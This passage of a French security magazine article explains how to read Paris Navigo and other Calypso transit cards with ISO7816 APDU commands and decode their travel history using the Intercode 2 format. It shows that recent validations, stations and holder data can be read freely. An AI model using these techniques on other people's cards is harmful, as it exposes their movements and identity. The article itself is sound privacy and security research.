De manière simplifiée, on peut faire l'analogie entre la structure d'une carte à puce et celle d'un disque dur. Dans le jargon des cartes, un répertoire est appelé un *Dedicated File* (DF) et chaque DF peut contenir soit d'autres DF, soit des *Elementary File* (EF), qui correspondent dans notre analogie à des fichiers. Chaque DF ou EF possède un identifiant de 2 octets et tous les DF et EF d'un même répertoire doivent avoir des identifiants différents. Les EF peuvent être structurés en un nombre défini d'enregistrements d'une taille précise (29 octets pour Calypso), ce qui facilite le travail d'écriture. La taille finale d'un EF dépend du nombre d'enregistrements qu'il contient, ce qui est définitivement fixé lors de sa création. Le DF « racine » est, quant à lui, dénommé *Master File* (MF) et son adresse est conventionnellement 3F00.

Des informations sur les DF et EF disponibles dans une carte Calypso sont librement accessibles sur Internet **[12]**. Bien sûr, il peut y avoir des variations entre les cartes de différents opérateurs car toutes les applications, mêmes dédiées à la billettique, n'ont pas les mêmes besoins.

Nous décrivons sur la figure 5 (page suivante) les DF et EF qui nous intéressent dans une carte Calypso. Notons tout d'abord que le MF contient au moins les EF suivants :

- *ICC* (0002) contient des informations sur la puce : date de fabrication, fabricant, lot, site de production, version, numéro de série.

- *ID* (0003) est prévu pour contenir des informations sur le porteur (nom, prénom, date de naissance, numéro de référence). Ce fichier est le seul qui soit protégé contre une lecture directe sans authentification sur le passe Navigo.

Dans certaines cartes Calypso – par exemple, la carte MOBIB de Bruxelles – un fichier *Holder* (3FC1) est également présent, contenant en lecture libre des données sur le porteur de la carte : prénom, nom, date de naissance et code postal du domicile.

Le DF racine contient également d'autres DF, notamment le DF billettique contenant typiquement les EF suivants :

- *Environment* (2001) contient des informations concernant le réseau sur lequel la carte est valide, un numéro de version, un numéro de référence, une date de validité et certaines informations concernant le porteur de la carte (statut social donnant un tarif préférentiel, ...).
- *Events Log* (2010) contient au minimum 3 enregistrements cycliques gardant ainsi un historique des 3 dernières transactions avec une indication du jour et de l'heure, de l'endroit sur le réseau, le type de transaction (entrée en station, transit, ...).
- *Contracts* (2020) contient au minimum 4 enregistrements. Comme le nom l'indique, on trouve ici des informations sur les contrats à disposition sur la carte, comme leur nature (abonnement, tickets unitaires, ...), leur date de validité, ...
- *Contract List* (2050) est un index indiquant les différents contrats disponibles.
- *Counters* (2069) contient, comme le nom l'indique, des compteurs de transactions. Ceci est évidemment indispensable pour des contrats se basant non pas sur une durée de validité précise, mais sur une quantité d'unités de voyage.
- *Special Event* (2040) peut contenir des données particulières, par exemple, des refus de validation.

Un certain nombre de données présentes sur une carte ne se trouvent pas à l'intérieur de cette arborescence. Ce sont principalement les éléments sensibles relatifs à la sécurité, tels que les clés cryptographiques, qui ne sont pas accessibles depuis l'extérieur.




Fig. 5 : Mémoire d'une carte Calypso

4 Communiquer avec une Calypso

Les cartes compatibles Calypso communiquent généralement sans contact avec le lecteur, mais peuvent également posséder une autre interface, à contact, reliée au même microcircuit : on parle alors de « *dual interface* ».

L'interface sans contact respecte soit la norme ISO14443-B **[13]**, soit une variante antérieure propre à Innovatron. Plus précisément, c'est cette variante qui a donné naissance à la version B du standard ISO14443. Le passe Navigo repose sur cette variante propriétaire, qui n'est pas totalement compatible avec le standard ISO14443-B, ce qui fait qu'un lecteur sans contact « grand public » ne détectera pas un passe Navigo.

À défaut de posséder un lecteur compatible avec cette norme propriétaire, il est possible d'utiliser l'interface à contact pour lire sa carte. Attention cependant si vous possédez un lecteur « dual interface » : solliciter une carte par les interfaces avec et sans contact simultanément risque d'endommager la puce !

5 Lire une Calypso

La partie 4 de la norme ISO7816 définit la structure de la mémoire de la carte, mais aussi les commandes que celle-ci doit comprendre. Ces commandes appelées *Application Protocol Data Unit* (« APDU ») permettent entre autres de lire et d'écrire les EF. Les commandes envoyées à l'une ou à l'autre interface arrivent toujours au même processeur, alors les commandes reçues par la carte sont exactement identiques quelle que soit l'interface.

Les distributions récentes proposent généralement le nécessaire pour utiliser un lecteur de cartes à contact. En utilisant un lecteur répondant à la norme CCID **[14]**, on trouvera généralement les pilotes dans la distribution.

Ensuite, il existe un grand nombre de *wrappers* qui permettent de communiquer avec la carte au moyen de son langage de prédilection **[15]**, comme Python ou Perl, par exemple. Pour se faire la main, nous allons plutôt utiliser un outil très simple qui est inclus dans pcsc-tools **[16]**.

Il s'agit de **(g)scriptor**, qui permet d'envoyer des APDU en ligne de commandes ou via une interface graphique. Nous décrivons les commandes RESET, SELECT FILE et READ RECORD(S) qui sont suffisantes pour lire le contenu d'une carte Calypso.

5.1 Exemple 1

Dans l'exemple ci-dessous, nous voyons quelques commandes interactives échangées avec une carte Calypso, plus précisément un passe Navigo. L'application **scriptor** est lancée avec la carte insérée dans le lecteur. Sans spécifier le lecteur dans les paramètres de la commande **scriptor**, c'est le lecteur par défaut qui est utilisé.

```
$ scriptor
No reader given: using ACS ACR38U 00 00
Using T=0 protocol
Reading commands from STDIN
reset
> RESET
< OK: 3B 6F 00 00 80 5A 08 03 04 00 02 00 25 37 F3 48 82 90 00
00 A4 00 00 04 20 00 20 10
> 00 A4 00 00 04 20 00 20 10
< 90 00 : Normal processing.
00 A4 00 00 04 20 00 20 87
> 00 A4 00 00 04 20 00 20 87
< 6A 82: Wrong parameter(s) P1-P2. File not found.
```

La commande RESET envoie une commande de réinitialisation de la communication avec la carte. La carte renvoie après cette réinitialisation un *Answer To Reset* **[17]** (ATR) qui est une donnée permettant au lecteur de connaître les paramètres de communication avec la carte **[18]**. L'ATR peut également contenir des informations propres au fabricant ou à la carte. Ainsi, l'ATR du passe Navigo contient le numéro imprimé sur la carte ; dans notre exemple, « 25 37 F3 48 » en hexadécimal correspond à « 624423752 » en décimal, qui est en fait le numéro imprimé sur la carte et sur le ticket (voir figures 2 et 4).

Après ce préambule, la première commande intéressante est envoyée, à savoir un SELECT FILE. Cette commande est bien entendu documentée dans la norme ISO7816. Elle définit l'EF qui sera utilisé dans les commandes ultérieures jusqu'à ce que l'on envoie un autre SELECT FILE ou un RESET. Rappelons **[19]** qu'un APDU est composé d'un en-tête de 4 paramètres obligatoires, chacun sur un octet (CLAsse, INStruction, Paramètre1, Paramètre2). Le paramètre CLA est lié à la compatibilité de l'APDU avec l'ISO7816 (dans notre cas, on utilise CLA=00 **[20]**) ; INS représente le type de commande (par exemple, INS=A4 correspond à un SELECT FILE) ; les deux paramètres suivants dépendent de la commande (si la commande ne requiert pas de paramètre, alors les valeurs par défaut 00 doivent être utilisées). Cet en-tête peut être suivi, selon la nature de INS, soit de données (avec le premier octet indiquant alors la longueur des données), soit pour des INS pour lesquels des données seront retournées, de la longueur maximale des données qui seront acceptées pour la réponse. Pour le SELECT FILE, l'en-tête est suivi de la donnée correspondant au chemin pour accéder à l'EF désiré (20 00 20 10), cette donnée étant elle-même précédée de sa longueur (04).

La valeur retournée par la commande doit être analysée afin de savoir si la commande a pu être exécutée avec succès. Par définition, la valeur « 90 00 » indique le succès et toute autre valeur de diagnostic indique un problème. L'outil **scriptor** analyse cette valeur retournée et en précise la signification. Un « *file not found* » est ainsi renvoyé dans notre exemple précédent lorsque l'on souhaite accéder à l'EF 20 87 du DF 20 00.

5.2 Exemple 2

Notre second exemple montre comment il est possible de lire le contenu du fichier *Events Log* constitué de 3 enregistrements de 29 octets.

```
00 A4 00 00 04 20 00 20 10
> 00 A4 00 00 04 20 00 20 10
< 90 00 : Normal processing.
00 B2 01 04 1D
> 00 B2 01 04 1D
< 45 26 54 90 00 68 A1 88 19 54 01 88 30 00 20 40 00 00 00 00 00 00
00 00 00 00 00 00 00 : Normal processing.
00 B2 02 04 1D
> 00 B2 02 04 1D
< 45 26 6E 90 03 28 A0 88 18 00 00 00 0F FF F9 38 28 40 00 00 00 00
00 00 00 00 00 00 00 : Normal processing.
00 B2 03 04 1D
> 00 B2 03 04 1D
< 45 26 25 90 00 68 A1 88 19 54 00 91 98 00 20 40 00 00 00 00 00 00
00 00 00 00 00 00 00: Normal processing.
```

Le premier APDU est simplement un SELECT FILE du fichier Events Log (20 00 20 10). Chacun des APDU suivants lit un enregistrement de cet EF. La commande READ RECORD(S) correspond en effet à INS=B2, Paramètre1 indique l'enregistrement que nous désirons lire. Paramètre2 définit le mode de lecture : « 04 » signifie, d'après la norme ISO7816, « lire seulement l'enregistrement désigné par Paramètre1 du fichier sélectionné ». D'autres modes de lecture sont possibles, par exemple « 05 » signifie « lire tous les enregistrements du fichier sélectionné à partir de celui désigné par Paramètre1 ». Cet en-tête est suivi du nombre d'octets attendus pour la réponse (1D = 29 octets). Le contenu de ces enregistrements est retourné en hexadécimal et les 2 derniers octets donnent le diagnostic.

Nous pouvons maintenant appliquer ces commandes pour lire tout le contenu de la carte : *Environment*, *Events Log*, *Contracts*, *Counters*, *Special Event*, etc.

6 Décoder le contenu d'un passe Navigo

Nous avons donc lu dans l'étape précédente le contenu d'une carte Calypso, mais il faut maintenant comprendre ce que nous avons lu.

Alors que le standard Calypso définit clairement la structure des fichiers de la carte, il est en revanche très évasif sur la structure du contenu de ces fichiers. Chaque

opérateur décide en fait lui-même quelles données il souhaite mettre dans les fichiers et comment il souhaite les coder. Le standard Calypso conseille néanmoins de coder les éléments suivant la norme EN1545 **[21]**, qui définit en ASN.1 un certain nombre de types d'informations liées aux transports en commun.

6.1 ASN.1

ASN.1 (standard ANSI X.690 **[22]**) est un standard d'encodage d'informations très répandu, qui permet de manière universelle de décrire des structures de valeurs des plus simples aux plus complexes à travers des identifiants uniques – au niveau mondial – de variables appelées *Object Unique Identifier* (OID). Il existe plusieurs grandes manières d'encoder des structures ASN.1 ; leur description dépasse le cadre de cet article, mais l'on peut, sans rentrer dans les détails, préciser qu'il existe entre autres le mode *Distinguished Encoding Rules* (DER), qui suit la règle dite *Tag-Length-Value* (TLV) où chaque champ est codé par un identifiant, la longueur de la valeur du champ, puis la valeur proprement dite du champ, et le mode *Packed Encoding Rules* (PER), qui omet la partie « *Tag* » et la partie « *Length* » dans la structure de données et ne garde que les valeurs. Il n'est donc pas possible de décoder de manière simple un fichier utilisant le mode PER sans connaissance préalable de sa structure.

6.2 Intercode

Si l'absence de tags rend difficile la compréhension du contenu des fichiers, tout n'est pas perdu car ce contenu est en fait compatible avec un standard appelé « Intercode 2 » **[23]**, qui fournit (presque) tous les éléments nécessaires à la compréhension du contenu du passe Navigo.

Ainsi, pour chaque type d'enregistrement, Intercode 2 décrit la structure de données qui peut être utilisée. La figure 6 présente, par exemple, la structure Events Log, où sont décrits les éléments potentiellement présents dans l'enregistrement et leur longueur exprimée en bits. Comme tous les champs d'Intercode 2 ne sont pas nécessairement présents dans l'enregistrement, ce dernier contient généralement un bitmap qui indique les champs présents. Nous expliquerons l'utilisation du bitmap sur un exemple un peu plus loin dans cet article.

Eléments de données	Positions			Bits	Observations et valeurs
EventDateStamp	[0]			14	Date de l'événement
EventTimeStamp	[1]			11	Heure de l'événement
Bitmap générale	[2]			28	Bitmap
EventDisplayData		[0]		8	Données pour l'affichage
EventNetworkId		[1]		24	Réseau
EventCode		[2]		8	Nature de l'événement
EventResult		[3]		8	Code Résultat
EventServiceProvider		[4]		8	Identité de l'exploitant
EventNotokCounter		[5]		8	Compteur événements anormaux
EventSerialNumber		[6]		24	Numéro de série de l'événement
EventDestination		[7]		16	Destination de l'usager
EventLocationId		[8]		16	Lieu de l'événement
EventLocationGate		[9]		8	Identification du passage
EventDevice		[10]		16	Identificateur de l'équipement
EventRouteNumber		[11]		16	Référence de la ligne
EventRouteVariant		[12]		8	Référence d'une variante de la ligne
EventJourneyRun		[13]		16	Référence de la mission
EventVehicleId		[14]		16	Identificateur du véhicule
EventVehicleClass		[15]		8	Type de véhicule utilisé
EventLocationType		[16]		5	Type d'endroit (gare, arrêt de bus)
EventEmployee		[17]		240	Code de l'employé impliqué
EventLocationReference		[18]		16	Référence du lieu de l'événement
EventJourneyInterchanges		[19]		8	Nombre de correspondances
EventPeriodJourneys		[20]		16	Nombre de voyages effectués
EventTotalJourneys		[21]		16	Nombre total de voyages autorisés
EventJourneyDistance		[22]		16	Distance parcourue
EventPriceAmount		[23]		16	Montant en jeu lors de l'événement
EventPriceUnit		[24]		16	Unité de montant en jeu
EventContractPointer		[25]		5	Référence du contrat concerné
EventAuthenticator		[26]		16	Code de sécurité
EventData		[27]		5	Bitmap
EventDataDateFirstStamp			[0]	14	Date de la première montée
EventDataTimeFirstStamp			[1]	11	Heure de la première montée
EventDataSimulation			[2]	1	Dernière validation
EventDataTrip			[3]	2	Tronçon
EventDataRouteDirection			[4]	2	Sens

Fig. 6 : Structure du champ Events Log selon le document Intercode 2

7 Comprendre le contenu d'un passe Navigo

Nous avons vu jusqu'à maintenant comment lire une carte Calypso et décoder son contenu à l'aide du standard Intercode lorsqu'il s'agit d'un passe Navigo. Afin de comprendre en détails comment procéder, nous allons décoder à titre d'exemple deux enregistrements de l'EF Events Log.

Selon le standard Calypso, le fichier Events Log contient les trois dernières validations de la carte, stockées de manière cyclique : une nouvelle validation efface la plus ancienne des trois validations stockées. Dans le cas du passe Navigo, ce fichier est présent sur les versions Classique et Intégrale, mais aussi sur la version anonyme Découverte.

Suivant le type de transport, des informations différentes sont stockées dans l'enregistrement. Ces informations peuvent être le type de transport (bus, train, tram, métro), l'opérateur (SNCF, RATP), la ligne de bus, le code du valideur, l'identifiant du véhicule, etc. Nous donnons ci-dessous deux exemples de validations, l'une dans le métro et l'autre dans un bus.

7.1 Validation dans le métro

Analysons le premier enregistrement (29 octets) du fichier Events Log après une validation dans une station de métro. L'outil `scriptor` nous donne pour le troisième enregistrement du fichier Events Log : **45 26 25 90 00 68 A1 88 19 54 00 91 98 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00**, traduit ci-dessous en binaire.

```
01000101001001100010010110010000000000000011010000101000
00110001000000110010101010000000000100100011001100000
00000000100000010000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
00000000000000000000
```

Nous décrivons le contenu de cet enregistrement, de la gauche vers la droite, en suivant la spécification Intercode 2.

- Bits 1 à 14 : date représentée par le nombre de jours écoulés depuis le 1er janvier 1997 [12 février 2009]. Il s'agit d'un champ obligatoire.
- Bits 15 à 25 : heure représentée par le nombre de minutes écoulées depuis minuit [18h19]. Il s'agit également d'un champ obligatoire.
- Bits 26 à 53 : la bitmap générale dont nous avons parlée précédemment. À partir de la table fournie à la figure 6, il est alors possible de déterminer les champs optionnels qui sont présents dans Events Log. Chacun des 28 bits de la bitmap indique que le champ d'Intercode 2 est présent (bit à 1) ou absent (bit à 0). Par exemple, les trois premiers bits 001 de la bitmap indiquent que les champs EventData et EventAuthenticator sont absents, et que le champ EventContractPointer est présent (il faut lire la table de la figure 6 de bas en haut). À partir des 28 bits, nous déduisons que les champs ci-dessous sont présents.
- Bits 54 à 61 (EventCode) : type de transport (4 bits) suivi du type de validation.

Type de transport : 1h pour bus urbain, 2h pour bus interurbain, 3h pour métro, etc. [0011 = métro].

Type de validation : 1h validation en entrée, 2h validation en sortie, etc. [0001 = validation en entrée].

- Bits 62 à 69 (EventServiceProvider) : fournisseur du service [00000011 = RATP].
- Bits 70 à 85 (EventLocationId) : au-delà du fait que ce champ code le lieu de validation, Intercode 2 ne spécifie pas autre chose. Nous verrons plus loin comment l'interpréter.
- Bits 86 à 101 (EventDevice) : code du valideur [0001001000110011].
- Bits 102 à 117 (EventRouteNumber) : numéro de la ligne de métro [0000000000000100 = ligne 4].
- Bits 118 à 122 (EventContractPointer): pointeur vers le contrat concerné [00001 pointe vers le premier contrat].

Concernant le lieu de validation, on peut facilement remarquer que la valeur contenue dans ce champ correspond au code de validation qui est imprimé sur le ticket de métro : les deux premiers bits ne semblent pas utilisés ; les 5 bits suivants correspondent à la zone géographique de la station de métro [10101 = 21 correspond grossièrement à la zone formée par le triangle « chaussée d'Antin La Fayette », « Château Landon » et « Château rouge »] ; puis les 5 bits suivants correspondent au code de la station [01000 = 08 correspond à « Gare du Nord »]. Ces codes peuvent être obtenus en lisant un ticket de métro traditionnel (la figure 7 montre un ticket de métro avec le code 2108 validé à Gare du Nord) ou en cherchant simplement un peu sur Internet. Par exemple, Aurélien Baro publie sur son site web la liste des codes de toutes les stations du métro parisien **[24]**.



Fig. 7 : Ticket de métro validé à la Gare du Nord

7.2 Validation dans un bus

Regardons maintenant un enregistrement de fichier Events Log correspondant à une validation dans un bus.

```
01000101001111011101001111001000000000011011010001010000
00010001000000111000000100011011000000000000011000000000
00000111110000001111101101000001110001011100001000000000
00000000000000000000000000000000000000000000000000000000
00000000000000000000
```

Il n'existe que peu de différences entre le format du Events Log lors d'un voyage en métro et celui d'un voyage en bus. Outre le fait que le type de transport devient 0001 (bus) au lieu de 0011 (métro), la principale différence réside dans le fait que deux champs sont insérés : EventJourneyRun et EventVehicleId.

- Bits 118 à 133 (EventJourneyRun) : référence de la mission [0000001111101101].
- Bits 134 à 149 (EventVehicleId) : numéro de véhicule indiqué sur le bus [0000011100010111 correspond au véhicule 1815].

Notons que nous n'avons pas d'interprétation précise à proposer sur les champs EventLocationId et EventJourneyRun dans le cas d'une validation dans un bus. Nous ne savons pas si le numéro de l'arrêt de bus est inscrit dans l'un de ces champs. C'est le cas pour la carte Mobib de Bruxelles, mais nous ne savons pas si c'est également le cas pour le passe Navigo de Paris.

8 Des outils disponibles en ligne

Plutôt que de passer un long dimanche pluvieux à implémenter soi-même un logiciel pour lire et décoder le contenu de son passe Navigo, il est possible d'utiliser des outils disponibles gratuitement sur Internet. Nous en connaissons trois qui sont directement dédiés à Calypso, voire plus spécifiquement au passe Navigo. Nous les décrivons ci-dessous. Nous supposons dans la suite qu'un lecteur de cartes (avec contact, ou sans contact compatible avec la norme Innovatron) est déjà installé sur votre machine.

Pour commencer, un outil de lecture du passe Navigo appelé « Télébillettique», proposé par Patrick Gueulle à l'adresse http://www.acbm.com/inedits/pass-transports-commun-secrets.html. C'est un outil simple et efficace, développé en ZCBasic.



Fig. 9 : « Télébillettique » de Patrick Gueulle (affichage Events Log)




Fig. 8 : « Télébillettique » de Patrick Gueulle (affichage ATR et Environment)

L'outil retourne les données brutes et laisse le soin à l'utilisateur de les interpréter. La figure 8 montre, par exemple, le début de l'affichage de Télébillettique. On peut y reconnaître l'ATR précédemment obtenu avec **scriptor** (voir exemple 1), qui est suivi du contenu du fichier 2000 2001 (*Environment*). La figure 9 montre le contenu du fichier 2000 2010 (Events Log).

Un problème d'envergure toutefois : ZCBasic est un langage compilé à destination des utilisateurs de Windows. Nous n'explorerons donc pas plus en détail cet outil.

Passons ensuite au Calypso Explorer, proposé par SpringCard et développé par Johann Dantant. Il s'agit là d'un outils gratuit, qui permet de lire une carte Calypso. Il est téléchargeable à l'adresse http://www.springcard.com/download/software.html. Aucune installation n'est nécessaire, il suffit d'exécuter le fichier **calypso_explorer.exe** – après avoir branché le lecteur et inséré la carte – pour lire son passe Navigo. Bien que l'affichage puisse paraître barbare à un néophyte, un point positif de cet outil est qu'il interprète l'ATR (voir figure 10) au lieu de le retourner brut comme le fait Télébillettique. Certaines autres données sont également interprétées, mais le fichier Events Log est, quant à lui, renvoyé entièrement brut, sans analyse. Nous n'irons pas plus loin non plus avec cet outil car, vous l'aurez compris, il a également été développé pour les utilisateurs Windows. Notons toutefois que les sources C de l'outil sont disponibles et incluses dans le zip téléchargé, ce qui permettrait de le porter sous Linux. Nous n'avons pas pris cette peine car un autre outil, beaucoup plus intéressant pour nous, est présenté ci-dessous.




Fig. 10 : Calypso Explorer de SpringCard (Affichage de l'ATR)

Le dernier outil que nous présentons est celui proposé par Edouard Lafargue. Disponible à l'adresse https://www.lafargue.name/smart-tools/atr/index.html, cet outil utilise l'extension de navigateur sconnect (extension gratuite issue de Gemalto), permettant à une application web de communiquer avec une carte à puce connectée à l'ordinateur du client.




Fig. 11 : Smart Card Identifier - ATR Parser d'Edouard Lafargue




Fig. 12 : Smart Card Identifier - Calypso Explorer d'Edouard Lafargue

Pour lire votre carte Navigo, rendez-vous à l'adresse ci-dessus, acceptez l'installation de sconnect en suivant les instructions, rechargez la page web et insérez votre carte dans le lecteur. Cliquez sur l'icône du lecteur de cartes à puce, qui devient vert à l'insertion (voir figure 11) ; l'ATR de la carte s'affiche alors dans un onglet *ATR Parser*, et un second onglet, *Calypso Explorer*, affiche le contenu interprété du passe Navigo (voir figure 12).

Université de Poitiers - Site délocalisé de Niort
IRIAF - Département Gestion des Risques

Formation : Master Professionnel
Domaine : Sciences et Technologies
Mention : Gestion des Risques

Management des Risques Informationnels et Industriels

PARTENAIRE DU CLUSIF

Institut des Risques Industriels Assurantiels et Financiers

Objectifs

Former de futurs **Responsables de la Sécurité des Systèmes d'Information et des Systèmes Industriels,** des gestionnaires de la sécurité aux compétences techniques et managériales, capables de s'intégrer rapidement en entreprise.

Stages
4 mois en 1ère année
6 mois en 2ème année

Enseignements

Systèmes de Management Qualité - Génie logiciel - Audits d'évaluation des risques - Sinistralité - Management de la sécurité - Réseaux - Sécurité des bases de données - Projet de fin d'étude.

http://iriaf.univ-poitiers.fr
tél.:+33 (0)5 49 24 94 88

BRUNO DERBORD, VILLE DE NIORT

La plupart des cartes Navigo n'acceptant pas de commandes permettant de parcourir leur structure de fichiers de manière automatique, l'explorateur essaie un certain nombre de structures « classiques » et fonctionne bien avec les cartes Navigo actuelles. De même, il décode les divers fichiers usuels Calypso tels que Events Log, Environment, Contracts list, Contracts, etc. De cette manière, il est possible de vérifier de manière expérimentale quels champs et quelles structures sont effectivement présents dans les divers types de cartes Calypso.

Conclusion

Alors que la lecture d'une carte à puce, avec ou sans contact, peut sembler difficile à qui ne l'a jamais fait, il existe aujourd'hui des outils accessibles aux néophytes, qui facilitent significativement le travail. Dans le cas de Calypso, la diffusion des spécifications de base a permis le développement de plusieurs outils. Nous avons présenté Télébillettique, de Patrick Gueulle et Calypso Explorer, de SpringCard. Ils permettent tous les deux de lire des cartes Calypso, mais n'interprètent pas ou peu le contenu des fichiers. L'outil d'Edouard Lafargue offre cette possibilité dans le cas du passe Navigo.

Un reproche toutefois à l'outil d'Edouard Lafargue, car les lieux de validations sont retournés sous forme de valeur hexadécimale, alors qu'il serait possible de leur associer le vrai nom de la station lorsqu'il s'agit du métro. Une amélioration qui arrivera certainement dans le futur.

Au-delà de ces outils, chacun devrait être maintenant en mesure de développer assez rapidement sa propre petite application pour lire sa carte Calypso. Pour la lecture à proprement parler, nous renvoyons le lecteur vers les numéros hors-série n°39 de *Linux Magazine* et hors-série n°2 de *MISC*, tous deux consacrés à la carte à puce. Pour l'interprétation des données, toutes les informations ou pointeurs nécessaires sont disponibles dans cet article.

Enfin, notons que les informations fournies ici concernent le passe Navigo. Avec un peu de jugeote, il serait facile d'étendre l'analyse aux autres cartes Calypso. Par exemple, les auteurs de cet article proposaient, durant les premiers mois de 2009, un outil pour lire la carte Calypso de Bruxelles, appelée carte Mobib. ■

REMERCIEMENTS

Les auteurs de cet article remercient Cédric Lauradoux et Philippe Teuwen pour les longues discussions autour des cartes de transports publics. Ils remercient également Patrick Gueulle et Édouard Lafargue pour leur relecture attentive de cet article.

RÉFÉRENCES

[1] **Un dossier spécial est consacré à la RFID dans *MISC* n°33 (Septembre/Octobre 2007).**

[2] **Pour s'en convaincre, le lecteur pourra parcourir les deux numéros hors-série sur les cartes à puce de *Linux Magazine* (HS n°39, Novembre/Décembre 2008) et *MISC* (HS n°2, Novembre/Décembre 2008).**

[3] http://www.mifare.net/

[4] http://www.sony.net/Products/felica/csy/trf.html

[5] http://www.calypsonet-asso.org/

[6] **Voir article « NXP MiFare Classic : une star déchue » publié dans *MISC* hors-série n°2 (Novembre/Décembre 2008).**

[7] http://en.wikipedia.org/wiki/FeliCa

[8] http://www.innovatron.fr/what.html

[9] http://www.innovatron.fr/CalypsoProducts-Cards-0503.pdf

[10] **Les rapports d'activité de la CNIL (depuis 1999) sont gratuitement téléchargeables à l'adresse** http://www.cnil.fr/en-savoir-plus/rapports-dactivite

[11] http://www.cardwerk.com/smartcards/smartcard_standard_ISO7816.aspx

[12] http://www.spirtech.com/CalypsoFuncSpecification.pdf **et** http://www.calypsotechnology.net/

[13] **Une version préliminaire de cette norme est disponible à l'adresse** http://www.waazaa.org/14443/ **et la norme officielle peut être achetée sur le site de l'ISO** http://www.iso.org.

[14] http://pcsclite.alioth.debian.org/ccid.html

[15] **« Wrappers PC/SC ou comment se passer du langage C pour accéder aux cartes à puce », *Linux Magazine* HS n°38, Novembre/Décembre 2008, p. 51-59.**

[16] http://ludovic.rousseau.free.fr/softwares/pcsc-tools/

[17] **Lorsque l'on utilise l'interface sans contact, on parle de *Answer To Select* (« ATS »).**

[18] **Une liste des ATR les plus courants peut être trouvée à l'adresse :** http://ludovic.rousseau.free.fr/softwares/pcsc-tools/smartcard_list.txt

[19] **Les commandes APDU sont décrites en détail dans le hors-série n°38 de *Linux Magazine* (Novembre/Décembre 2008).**

[20] **Il semble que CLA=00 ne fonctionne pas avec tous les passes Navigo en circulation. Les outils de Patrick Gueulle et d'Édouard Lafargue présentés plus loin dans cet article utilisent la valeur CLA=94.**

[21] ***Identification card systems*– Surface transport applications (ENV 1545-1-2)**

[22] http://www.itu.int/ITU-T/studygroups/com17/languages/X.690-0207.pdf

[23] **Accessible sur Internet à l'adresse** http://billettique.fr/

[24] http://aurelienb-perso.chez-alice.fr/HTML/transports/obli_metro.htm